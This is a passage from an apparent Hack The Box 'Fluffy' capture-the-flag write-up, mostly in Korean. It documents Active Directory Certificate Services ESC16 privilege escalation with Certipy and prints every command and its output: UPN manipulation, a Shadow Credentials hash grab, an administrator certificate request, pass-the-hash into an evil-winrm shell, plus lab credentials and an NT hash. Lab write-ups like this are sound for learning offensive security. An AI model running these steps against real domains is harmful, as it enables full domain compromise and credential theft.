[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250804034200_Certipy.txt'
[*] Wrote text output to '20250804034200_Certipy.txt'
[*] Saving JSON output to '20250804034200_Certipy.json'
[*] Wrote JSON output to '20250804034200_Certipy.json'
[Aug 04, 2025 - 03:42:12 (KST)] exegol-htb
LPE # cat 20250804034200_Certipy.txt
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:11:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
ESC16
ESC16 취약점은 간단하게 인증서에 SID가 누락되어 있어서, 아무나 관리자로 속일 수 있는 취약점입니다.
AD 인증서는 보통 아래와 같습니다. SID 덕분에 DC(도메인 컨트롤러)는 관리자임을 판단합니다.
인증서:
  사용자 이름: [email protected]
  SID(보안 ID): S-1-5-21-.... ← 이게 중요!
하지만 ESC16에선 아래와 같이 SID가 없는 상황입니다. 때문에 DC는 “[email protected]” 문자열만 보고 관리자임을 확인합니다.
인증서:
  사용자 이름: [email protected]
  SID: 없음 ❌
즉 관리자가 아닌 계정이 해당 양식으로 인증서를 요청하면 관리자처럼 로그인이 가능합니다.
공격은 아래 문서를 참고하여 진행했습니다.
Step 1: Read initial UPN of the victim account (Optional - for restoration).
[Aug 04, 2025 - 03:42:16 (KST)] exegol-htb
LPE # certipy account \
    -u '[email protected]' -p 'prometheusx-303' \
    -dc-ip '10.10.11.69' -user 'ca_svc' \
    read
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_svc':
    cn                                  : certificate authority service
    distinguishedName                   : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
    name                                : certificate authority service
    objectSid                           : S-1-5-21-497550768-2797716248-2627064577-1103
    sAMAccountName                      : ca_svc
    servicePrincipalName                : ADCS/ca.fluffy.htb
    userPrincipalName                   : [email protected]
    userAccountControl                  : 66048
    whenCreated                         : 2025-04-17T16:07:50+00:00
    whenChanged                         : 2025-08-03T18:39:38+00:00
Step 2: Update the victim account’s UPN to the target administrator’s sAMAccountName.
[Aug 04, 2025 - 03:54:59 (KST)] exegol-htb
LPE # certipy account \                                                                                                      -u '[email protected]' -p 'prometheusx-303' \
    -dc-ip '10.10.11.69' -upn 'administrator' \
    -user 'ca_svc' update
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
Step 3: (If needed) Obtain credentials for the “victim” account (e.g., via Shadow Credentials).
[Aug 04, 2025 - 03:58:32 (KST)] exegol-htb
LPE # certipy shadow \                                                                                                       -u '[email protected]' -p 'prometheusx-303' \
    -dc-ip '10.10.11.69' -account 'ca_svc' \
    auto
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '08e2ff37-a3d6-9770-df7a-e37ca5382d32'
---
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
Step 4: Request a certificate as the “victim” user from any suitable client authentication template (e.g., “User”) on the ESC16-vulnerable CA.
[Aug 04, 2025 - 04:03:45 (KST)] exegol-htb
LPE # certipy req \
    -k -dc-ip '10.10.11.69' \
    -target 'DC01.FLUFFY.HTB' -ca 'fluffy-DC01-CA' \
    -template 'User'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Step 5: Revert the “victim” account’s UPN.
[Aug 04, 2025 - 04:05:20 (KST)] exegol-htb
LPE # certipy account \
    -u '[email protected]' -p 'prometheusx-303' \
    -dc-ip '10.10.11.69' -upn '[email protected]' \
    -user 'ca_svc' update
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : [email protected]
[*] Successfully updated 'ca_svc'
Step 6: Authenticate as the target administrator.
[Aug 04, 2025 - 04:06:57 (KST)] exegol-htb
LPE # certipy auth \
    -dc-ip '10.10.11.69' -pfx 'administrator.pfx' \
    -username 'administrator' -domain 'fluffy.htb'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:[HIDDEN_HASH]
[Aug 04, 2025 - 04:07:49 (KST)] exegol-htb
LPE # evil-winrm -i 10.10.11.69 -u 'administrator' -H '[HIDDEN_HASH]'
Evil-WinRM shell v3.7
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> gci C:\Users\* -filter root.txt -recurse -ea SilentlyContinue
Directory: C:\Users\Administrator\Desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-ar--- 8/3/2025 9:29 AM 34 root.txtSummary
user.txt : smb 서버 파일 유출로 인해 CVE-2025-24071 취약점 확인 후 해당 CVE POC 사용하여 계정 정보 획득. 해당 계정으로 BloodHound 정보 수집 후 Shadow Credential 공격으로 winrm_svc 계정 쉘 획득
root.txt : certipy로 ca_svc 계정 ESC16 취약점 확인 후 administrator 쉘 획득